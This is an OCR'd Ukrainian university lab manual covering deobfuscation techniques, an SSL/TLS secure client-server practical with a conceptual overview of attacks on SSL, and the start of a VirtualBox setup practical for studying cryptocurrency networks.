З одного боку, до процесу деобфускації можна віднести процес оптимізації програмного коду, оскільки вони обидва, в тій чи іншій мірі, протилежні процесу обфускації. У процесі обфускації в програмний код часто проводиться додаванням зайвих операцій, вони зазвичай ніким чином не впливають на результати роботи самої програми, і призначені для збивання з пантелику та ускладнення процесувивчення коду програми сторонніми особами. У свою чергу, процес оптимізації програмного коду спрямований на ліквідацію зайвих операцій, тому в окремих випадках він може виступати в якості квінтесенції процесу деобфускації.

Слід відзначити, що більшість компіляторів в процесі компіляції вихідного коду, автоматично здійснюють процес оптимізації, тому якщо обфускація здійснюється над вихідним кодом програми (обфускація високого рівня), виникає певна ймовірність, того, що її ефективність після, компіляції знизиться. Якщо такий вихідний код буде оброблятися інтерпретатором (то є не буде схильний до компіляції), ефективність здійсненого процесу обфускації, не зміниться.

До процесу деобфускації, також можна, можливо віднести і процес декомпіляції, Котрий дозволяє, маючи двійковий код програми отримати найбільш схоже вихідне подання цього коду мовою високого рівня, Котрий більше зрозумілий людині, це дозволить спростити процес реверсивний інженерії. (Слідує повторити, що здійснення обфускації на нижчому рівні,

дозволяє найбільш повно ускладнити можливий процес декомпіляції програмного коду.)

На сьогоднішній день існує багато матеріалу, що стосується як процесу оптимізації, так і процесу декомпіляції, тому він може бути використаний для початкового вивчення процесу деобфускації.

Нижче наведено простий зразок класифікації методів процесу деобфускації:

- перебування і оцінка непрозорих конструкцій (Предикатів), статичний аналіз, яких дуже складний.
- зіставлення із зразком. Здійснюється різними способами, найбільш поширені два з них. Перший, це коли береться

  кілька одних і тих ж програм, минулих процес обфускації (так як процес обфускації в більшості випадків унікальний, то їх код також буде різний, хоча вони і будуть виконувати ідентичні дії), і Здійснюється порівняння фрагментів їх коду, для виявлення вставленого в процесі здійснення обфускації зайвого коду, який надалі просто забирається. Другий спосіб зіставлення з зразком, здійснюється шляхом пошуку в коді програми найбільш поширених конструкцій, застосовуваних в процесі обфускації. Такі конструкції можуть, наприклад, зберігатися і оновлюватись у відповідній базі даних, або бути отримані шляхом вивчення роботи самого обфускатора.
- виділення в програмі фрагментів коду, які ніким чином
  не пов'язані з основними завданнями, які повинна виконувати програма, то є виявлення непотрібних (зайвих) ділянок коду.
- статистичний аналіз, полягає в динамічному аналізі коду програми. Наприклад, знаходження непрозорих предикатів може здійснюватися шляхом виділення і подальшого вивчення в аналізований код програми тих предикатів, які в процесійого виконання повертають завжди одне і теж значення. Статистичний аналіз також може бути використаний для оцінки

коректності здійсненого процесу деобфускації, для цього паралельно запускається програма "А" та програма, отримана в результаті деобфускації "А`", їм передаються еквівалентні вхідні дані і відбувається порівняння вихідних. Якщо вихіднідані однакові, то можна, можливо припустити, що процес деобфускації був здійснено правильно.

- аналіз потоку даних, ґрунтується на вивченні того, як в У процесі роботи програми змінюються в ній дані (змінні,масиви).

Статичний аналіз - це сімейство технологій аналізування програм, де аналізовану програму фактично не потрібно запускати, при цьому потрібну інформацію про неї отримують за допомогою спеціальних програм. Наприклад, статичний аналіз програм, представлених в двійковому вигляді, можна, можливо здійснити, використовуючи декомпілятор, а представлених у вихідному вигляді, використовуючи якийсь або текстовий редактор. Технології статичного аналізу відрізняються від більшості існуючих, її основна якість полягає в тому, що вона є більш комплексною і базується на семантиці (визначає смислове значення речень алгоритмічної мови) самого коду програми.

Статичний аналіз дозволяє досліджувати програму, і виявити деякі причини її можливої поведінки під час її роботи, тобто результати статичного аналізу не можна рахувати абсолютно точними.

У свою черга динамічний аналіз полягає в аналіз/тестування програми під час її виконання. Він вважається точним, оскільки він досліджує фактичну поведінку програми, під часїї роботи.

Динамічний аналіз зазвичай здійснюється швидше, чим статичний, так як час його виконання частіше всього залежить від швидкості виконання аналізованої програми. Статичний аналіз зазвичай вимагає багато обчислень і є тривалим, особливо коли аналізуються великі програми. Нестача динамічного аналізу полягає в тому, що отримані результати можуть не відповідати результатам, одержуваним при наступних запусках однієї і тій жпрограми.

Основні проблеми деобфускації пов'язані з необхідним

кількістю обчислень, і складністю її алгоритмів.

Обфускація відповідає принципу економічної доцільності, так як її використання не сильно збільшує вартість програмного продукту, і дозволяє при цьому знизити втрати від піратства, і зменшити можливість плагіату в результаті крадіжки унікального алгоритму роботи, ноу-хау захищається програмного продукту. Також іноді може бути неефективно піддавати обфускації.весь код програми (наприклад, через того, що в результаті може значно знизиться час виконання програми), в таких випадках доцільно здійснювати обфускацію тільки найбільш важливих ділянок коду.

ПРАКТИЧНА РОБОТА №7 Реалізація алгоритмів захищеної передачі в клієнт-серверних додатках.

Мета роботи: вивчення принципів реалізації безпечної взаємодії між клієнтом та серверів у клієнт-серверній технології. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Вивчення методів захищеної передачі інформації в мережі Інтернет.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. 1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva,

1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).

2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).

3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

План проведення заняття:

Завдання. Згідно з варіантом, реалізувати один із способів захищеної взаємодії в архітектурі клієнт-сервер, принципи захищеної взаємодії базуються на використанні протоколу SSL/TLS.

Варіанти:

1. SSL 2
2. SSL 3
3. TLS 1.1
4. TLS 1.2
5. TLS 1.0
6. TLS 1.3
7. SSL 1

Порядок виконання роботи:

1. Вивчити можливості реалізації протоколів, зазначених у індивідуальному завданні. Підібрати можливі комбінації ключів шифрування та хеш-функцій
2. Розробити програмне забезпечення, яке реалізовувало зазначений протокол з обраними комбінаціями ключів на основі сертифікатів, що підписуються.
3. Провести тестування програми безпечної передачі.

Короткі теоретичні відомості:

HTTPS (Hypertext Transfer Protocol Secure) — це розширення протоколу HTTP, що підтримує шифрування. Дані, що передаються за протоколом HTTPS, "упаковуються" в криптографічний протокол SSL або TLS, тим самим забезпечується захист цих даних. На відміну від HTTP, для стандарту HTTPS використовується TCP-порт 443.

Система була розроблена компанією Netscape Communications Corporation, щоб забезпечити аутентифікацію та захищене з'єднання. HTTPS широко використовується у світі Веб для програм, в яких важлива безпека з'єднання, наприклад, у платіжних системах.

HTTPS підтримується популярними браузерами.

Як це працює

HTTPS не є окремим протоколом. Це звичайний HTTP, що працює через шифровані транспортні механізми SSL та TLS. Він забезпечує захист від атак, заснованих на прослуховуванні мережного з'єднання - від сніфферських атак і атак типу man-in-the-middle за умови, що будуть використовуватися шифруючі засоби та *сертифікат сервера перевірений і йому довіряють* .

За умовчанням HTTPS URL використовує 443 TCP-порт (для незахищеного HTTP - 80). Щоб підготувати веб-сервер для обробки https-з'єднань, адміністратор повинен отримати та встановити сертифікат для цього веб-сервера. Сертифікат складається з 2 частин (2 ключі) - public і private. Public-частина сертифіката використовується для зашифрування трафіку від клієнта до сервера в захищеному з'єднанні, private-частина - для розшифровування отриманого від клієнта зашифрованого трафіку на сервері. Сертифікат можна отримати у компанії-сертифікаторі (наприклад, VeriSign) – це платна послуга. Сертифікат має бути підписаний уповноваженою стороною (компанією-сертифікатором — Certificate authority), яка гарантуватиме клієнтам, що власник сертифікату є тим, за кого себе видає.

Деякі сайти використовують власні сертифікати. Існує можливість створити такий сертифікат, не звертаючись до компанії-сертифікатора. Такі сертифікати можуть бути створені для серверів, що працюють під Unix, за допомогою таких утиліт, як ssl-ca від [OpenSSL] або gensslcert від SuSE. Підписуються такі сертифікати тим самим сертифікатом і називаються самопідписаними (self-signed). Такі сертифікати є менш надійними, ніж сертифікати, підписані компаніями-сертифікаторами. Таке використання захищає від пасивного прослуховування, але без перевірки сертифіката якимось іншим способом (наприклад, дзвінок власнику та перевірка контрольної суми сертифіката) цей метод не буде цілком безпечним.

Ця система також може бути використана для автентифікації клієнта, щоб забезпечити доступ до сервера лише авторизованим користувачам. Для цього адміністратор зазвичай створює сертифікати для кожного користувача та завантажує їх у браузер кожного користувача. Також прийматимуться всі сертифікати, підписані організаціями, яким довіряє сервер. Такий сертифікат зазвичай містить ім'я та адресу електронної пошти авторизованого користувача, які перевіряються під час кожного з'єднання, щоб перевірити особу користувача без введення пароля.

У HTTPS для шифрування використовується довжина ключа 40, 56, 128 чи 256 біт. Деякі старі версії браузерів використовують довжину ключа 40

біт (наприклад, IE, версій до 4.0), що пов'язано з експортними обмеженнями в США. Довжина ключа 40 біт не є надійною. Багато сучасних сайтів вимагають використання нових версій браузерів, що підтримують шифрування з довжиною ключа 128 біт, щоб забезпечити достатній рівень безпеки. Таке шифрування значно ускладнює зловмиснику пошук паролів та іншої особистої інформації.

SSL (*Secure Sockets Layer* — рівень захищених сокетів) — криптографічний протокол, який забезпечує встановлення безпечного з'єднання між клієнтом і сервером. SSL спочатку розроблений компанією *Netscape Communications* . Згодом на підставі протоколу SSL 3.0 було розроблено та прийнято стандарт RFC, який отримав ім'я TLS.

Протокол забезпечує конфіденційність обміну даними між клієнтом та сервером, які використовують TCP/IP, причому для шифрування використовується асиметричний алгоритм із відкритим ключем. При шифруванні з відкритим ключем використовуються два ключі, причому будь-який з них може використовуватися для шифрування повідомлення. Тим самим, якщо використовується один ключ для шифрування, то для розшифровки потрібно використовувати інший ключ. У такій ситуації можна отримувати захищені повідомлення, публікуючи відкритий ключ і зберігаючи секретний ключ.

Протокол SSL складається з двох підпротоколів: протокол SSL запису та рукостискання. Протокол запису SSL визначає формат, який використовується для передачі даних. Протокол SSL включає рукостискання за допомогою протоколу SSL запису для обміну серіями повідомлень між сервером та клієнтом під час встановлення першого з'єднання. Для роботи SSL потрібно, щоб на сервері був SSL-сертифікат.

SSL надає канал, що має 3 основні властивості:

- Аутентифікація. Сервер завжди аутентифікується, а клієнт аутентифікується залежно від алгоритму.
- Цілісність. Обмін повідомленнями включає перевірку цілісності.
- Зокрема каналу. Шифрування використовується після встановлення з'єднання та використовується для всіх наступних повідомлень.

У протоколі SSL всі дані передаються у вигляді записів-об'єктів, що складаються з заголовка та даних, що передаються. Передача починається із заголовка. Заголовок містить або два, або три байти коду довжини. Причому, якщо старший біт у першому байті коду дорівнює одиниці, запис не має заповнювача і повна довжина заголовка дорівнює двом байтам, інакше запис містить заповнювач і повна довжина заголовка дорівнює трьом байтам. Код довжини запису не включає число байт заголовка. Довжина запису 2-байтового заголовка:

RecLength = ((byte [0] & 0x7F) << 8) | byte [1];

Тут byte [0] і byte [1] - перший і другий отримані байти. Довжина запису 3-байтового заголовка:

RecLength = ((byte [0] & 0x3F) << 8) | byte [1];

Escape = (byte [0] & 0x40)! = 0;

Padding = byte [2];

Тут Padding визначає кількість байтів, доданих відправником до вихідного тексту, щоб зробити довжину записи кратної розміру блоку шифру, під час використання блочного шифра. Відправник «заповненого» запису додає заповнювач після наявних даних і шифрує все це. Причому вміст заповнювача жодної ролі не відіграє. Через те, що відомий обсяг даних, що передаються, заголовок може бути сформований з урахуванням Padding. У свою чергу одержувач запису дешифрує все поле даних і отримує повну вихідну інформацію. Потім проводиться обчислення значення RecLength за відомим Padding, і заповнювач з поля даних видаляється. Дані записи SSL складаються з 3 компонентів:

MAC_ Data[Mac_Size] - (Message Authentication Code) - код автентифікації повідомлення Padding_Data[Padding] - дані заповнювача Actual_Data[N] - реальні дані

Коли записи надсилаються відкритим текстом, очевидно, що шифри не використовуються. Тоді довжина Padding_Data та MAC_Data дорівнюють нулю. У разі використання шифрування Padding_Data залежить від розміру блоку шифру, а MAC_Data залежить від вибору шифру. приклад обчислення MAC_Data:

MacData = Hash (Secret, Actual_Data, Padding_Data, Sequence_Number);

Значення Secret залежить від того, хто (клієнт чи сервер) надсилає повідомлення. Sequence_Number — лічильник, який інкрементується як сервером, і клієнтом. Тут Sequence_Number є 32-бітовий код, що передається хеш-функції у вигляді 4 байт, причому, першим передається старший байт. Для MD2, MD5 MAC_Size дорівнює 16 байтам (128 біт). Для 2-байтового заголовка максимальна довжина запису дорівнює 32767 байтів, а для 3-байтного заголовка - 16383 байтів.

Значне використання протоколу SSL призвело до формування протоколу HTTPS (Hypertext Transfer Protocol Secure), який підтримує шифрування. Дані, що передаються за протоколом HTTPS, «упаковуються» в криптографічний протокол SSL або TLS, забезпечуючи тим самим захист цих даних. Такий спосіб захисту широко використовується у світі Веб для додатків, у яких важлива безпека з'єднання, наприклад, у платіжних

системах. HTTPS підтримується всіма браузерами. На відміну від HTTP, для стандарту HTTPS використовується TCP-порт 443.

Спочатку віртуальні приватні мережі (VPN) на основі SSL розроблялися як додаткова та альтернативна технологія віддаленого доступу на основі IPsec VPN. Однак такі фактори, як достатня надійність та дешевизна, зробили цю технологію привабливою для організації VPN. Також SSL набув широкого застосування в електронній пошті.

Основні цілі протоколу у порядку пріоритетності

1. Криптографічна безпека: SSL визначає безпечне з'єднання між двома сторонами.
2. Сумісність: Програмісти, незалежно один від одного, можуть створювати програми, що використовують SSL, які згодом будуть здатні успішно обмінюватися криптографічними параметрами без будь-якого знання коду чужих програм.
3. Розширюваність: SSL прагне забезпечити робочий простір, в якому нові відкриті ключі та трудомісткі методи шифрування можуть бути включені за необхідності.
4. Відносна ефективність: робота протоколу на основі SSL потребує більших швидкостей від CPU, зокрема для роботи з відкритими ключами. З цієї причини протокол SSL був включений в необов'язкову сесію схеми кешування для зменшення кількості з'єднань, які необхідно встановлювати з нуля. Крім того, велика увага приділяється зменшенню мережної активності.

Опишемо ряд атак, які можуть бути здійснені проти протоколу SSL. Однак SSL стійкий до цих атак.

[ред.] Розкриття шифрів

Як відомо, SSL залежить від різних криптографічних параметрів. Шифрування з відкритим ключем RSA необхідно для пересилання ключів та автентифікації сервера/клієнта. Однак як шифр використовуються різні криптографічні алгоритми. Таким чином, якщо здійснити успішну атаку на ці алгоритми, SSL не може вже вважатися безпечним. Атака на певні комунікаційні сесії проводиться записом сесії, і потім протягом тривалого часу підбирається ключ сесії або ключ RSA. SSL робить таку атаку невигідною, оскільки витрачається велика кількість часу і грошей.

Зловмисник посередині

Також відома як MitM (Man-in-the-Middle) атака. Передбачає участь трьох сторін: сервера, клієнта та зловмисника між ними. У цій ситуації зловмисник може перехоплювати всі повідомлення, які йдуть в обох напрямках, та підміняти їх. Зловмисник є сервером для клієнта і клієнтом для сервера. У разі обміну ключами за алгоритмом Діффі-Хелмана дана

атака є ефективною, оскільки цілісність інформації, що приймається, і її джерело перевірити неможливо. Однак така атака неможлива при використанні протоколу SSL, тому що для автентифікації джерела (зазвичай сервера) використовуються сертифікати, завірені центром сертифікації.

Атака буде успішною, якщо:

- Сервер немає підписаного сертифіката.
- Клієнт не перевіряє сертифікат сервера.
- Користувач ігнорує повідомлення про відсутність підпису сертифіката центром сертифікації або про розбіжність сертифіката з кешованим.

Даний вид атаки можна зустріти у великих організаціях, які використовують міжмережевий екран Forefront TMG компанії Microsoft. В даному випадку "зловмисник" знаходиться на межі мережі організації та здійснює заміну оригінального сертифіката своїм. Ця атака стає можливою завдяки можливості вказати як довірений кореневий центр сертифікації сам Forefront TMG. Зазвичай, подібна процедура впровадження проходить прозоро для користувача за рахунок роботи корпоративних користувачів у середовищі Active Directory. Цей засіб може використовуватися як для контролю за інформацією, що передається, так і з метою викрадення особистих даних, що передаються за допомогою захищеного з'єднання HTTPS.

Найбільш спірним стає питання поінформованості користувача можливості перехоплення даних, т.к. у разі заміни кореневого сертифіката жодних повідомлень безпеки виводитися не буде і користувач чекатиме на конфіденційність переданих даних. Крім того, при використанні Forefront TMG як SSL-проксі виникає можливість проведення другої MitM-атаки на стороні інтернету, т.к. оригінальний сертифікат не буде переданий користувачеві, а Forefront TMG може бути налаштований на прийом та наступну заміну самопідписаних або відкликаних сертифікатів. Для захисту від подібної атаки необхідно повністю заборонити роботу з веб-серверами, чиї сертифікати містять будь-які помилки, що, безумовно, призведе до неможливості роботи за протоколом HTTPS з безліччю сайтів.

Атака відгуку

Зловмисник записує комунікаційну сесію між сервером та клієнтом. Пізніше він намагається встановити з'єднання з сервером, відтворюючи записані повідомлення клієнта. Але SSL відбиває цю атаку за допомогою унікального ідентифікатора з'єднання (IC). Звичайно, теоретично третя сторона не в змозі передбачити IB, тому що вона ґрунтується на наборі випадкових подій. Однак, зловмисник з великими ресурсами може записати велику кількість сесій і спробувати підібрати «вірну» сесію, ґрунтуючись

на коді nonce, який надіслав сервер у повідомлення Server_Hello. Але коди nonce SSL мають щонайменше довжину 128 біт, а значить, зловмиснику необхідно записати 2^{64} кодів nonce, щоб отримати ймовірність вгадування 50%. Але 2^{64} досить велика кількість, щоб зробити ці атаки безглуздими.

Атака проти протоколу рукостискання

Зловмисник може спробувати вплинути на обмін рукостисканнями для того, щоб сторони вибрали різні алгоритми шифрування, а не ті, що вони зазвичай обирають. Через те, що багато реалізації підтримують 40-бітове експортоване шифрування, а деякі навіть 0-шифрування або MAC-алгоритм, ці атаки становлять великий інтерес.

Для такої атаки зловмиснику необхідно швидко підмінити одне або більше повідомлень рукостискання. Якщо це відбувається, то клієнт і сервер обчислять різні значення хеш повідомлення рукостискання. Внаслідок чого сторони не приймуть один від одного повідомлення *Finished* . Без знання секрету зловмисник не зможе виправити повідомлення *Finished* , тому атака може бути виявлена.

TLS (англ. *Transport Layer Security* – безпека транспортного рівня), як і його попередник **SSL** (англ. *Secure Socket Layers* – рівень захищених сокетів) – криптографічні протоколи, що забезпечують захищену передачу даних між вузлами в мережі Інтернет. TLS та SSL використовують асиметричну криптографію для обміну ключами, симетричне шифрування для конфіденційності та коди автентичності повідомлень для збереження цілісності повідомлень.

Цей протокол широко використовується в програмах, що працюють з Інтернетом, таких як Веб-браузери, робота з електронною поштою, обмін миттєвими повідомленнями та IP-телефонія (VoIP)

Протокол TLS заснований на специфікації протоколу SSL версії 3.0, розробленої компанією Netscape Communications. Наразі розвитком стандарту TLS займається IETF. Останні оновлення протоколу було у RFC 5246.

Безпека

TLS має безліч заходів безпеки:

- Захист від зниження версії протоколу до попередньої (менш захищеної) версії або менш надійного алгоритму шифрування;
- Нумерація послідовних записів програми та використання порядкового номера в коді автентифікації повідомлення (MAC);
- Використання ключа в індексі повідомлення (тільки власник ключа може перевірити код автентифікації повідомлення). Хеш-код ідентифікації повідомлень (HMAC), який використовується в більшості шифрів з набору TLS шифрів був визначений в RFC 2104;

- Повідомлення, яким закінчується підтвердження зв'язку («Finished»), містить у собі хеш всіх повідомлень, якими обмінялися сторони у процесі підтвердження зв'язку;
- Псевдовипадкова функція розбиває вхідні дані на дві частини і обробляє кожну різну хеш-функцію (MD5 і SHA-1), а потім обчислює XOR від двох отриманих згорток, щоб створити код автентифікації повідомлення. Це забезпечує безпеку навіть у разі вразливості однієї з хеш-функцій.

Вразливість протоколу TLS 1.0, яка вважалася теоретичною, була продемонстрована на конференції Ekoparty у вересні 2011 року. Демонстрація включала дешифрування cookies використаних для аутентифікації користувача .

Вразливість у фазі відновлення з'єднання, виявлена в серпні 2009 року, дозволяла криптоаналітику, здатному зламати https-з'єднання додавати власні запити в повідомлення відправлені від клієнта до сервера. Так як криптоаналітик не може дешифрувати листування сервера та клієнта, цей тип атаки відрізняється від стандартної атаки типу людини посередині. У випадку, якщо користувач не звертає уваги на індикацію браузера про те, що сесія є безпечною (зазвичай значок замку), вразливість може бути використана для атаки типу людина посередині. Для усунення цієї вразливості було запропоновано як на стороні клієнта, так і на стороні сервера додавати інформацію про попереднє з'єднання та здійснювати перевірку під час відновлення з'єднання. Це було представлено у стандарті RFC 5746, а також реалізовано в останніх версіях OpenSSL та інших бібліотеках.

Також існують варіанти атак, засновані безпосередньо на програмній реалізації протоколу , а не на його алгоритмі.

ПРАКТИЧНА РОБОТА №8 НАЛАШТУВАННЯ РОБОЧОГО ПРОСТОРУ ДЛЯ ДОСЛІДЖЕННЯ ФУНКЦІОНУВАННЯ ДЕЦЕНТРАЛІЗОВАНОЇ ПЛАТІЖНОЇ СИСТЕМИ.

Мета роботи: Підготувати робоче місце для дослідження функціонування облікової платіжної системі, яка побудована на Bitcoin, Ethereum, Monero, перевірити теоретичні знання та набути практичних навичок щодо роботи з налаштування програмного забезпечення. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. вивчити технологічні деталі функціонування децентралізованих мереж та методи захисту інформації, які в них реалізовані;
2. підготувати робоче місце і мати вихід до мережі Internet;
3. підготувати бланк звіту до лабораторної роботи;
4. підготувати відповіді на контрольні питання.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. 1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2,

December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).


Інформаційні ресурси в Інтернеті

1. https://owasp.org/www-community/Threat_Modeling
2. https://mike-goodwin.github.io/owasp-threat-dragon/#getting-started


План проведення заняття:

1.1 Порядок виконання роботи

1. Завантажте ПЗ для роботи з віртуальними машинами (VirtualBox) за посиланням https://www.virtualbox.org/wiki/Downloads (windows hosts для Windows OS)




2. Завантажте образ операційної системи, який буде встановлено на Вашу віртуальну машину за посиланням https://manjaro.org/download/xfce/



3. Запустіть інсталятор VirtualBox, який завантажили раніше.

4. Погодьтеся на тимчасовий розрив з'єднання.

5. Дочекайтеся завершення установки.



6. Розпочніть щойно встановлену програму VirtualBox і перейдіть в:
   Машина -> Створити
7. Конфігурація. Налаштуйте тип віртуальної машини.

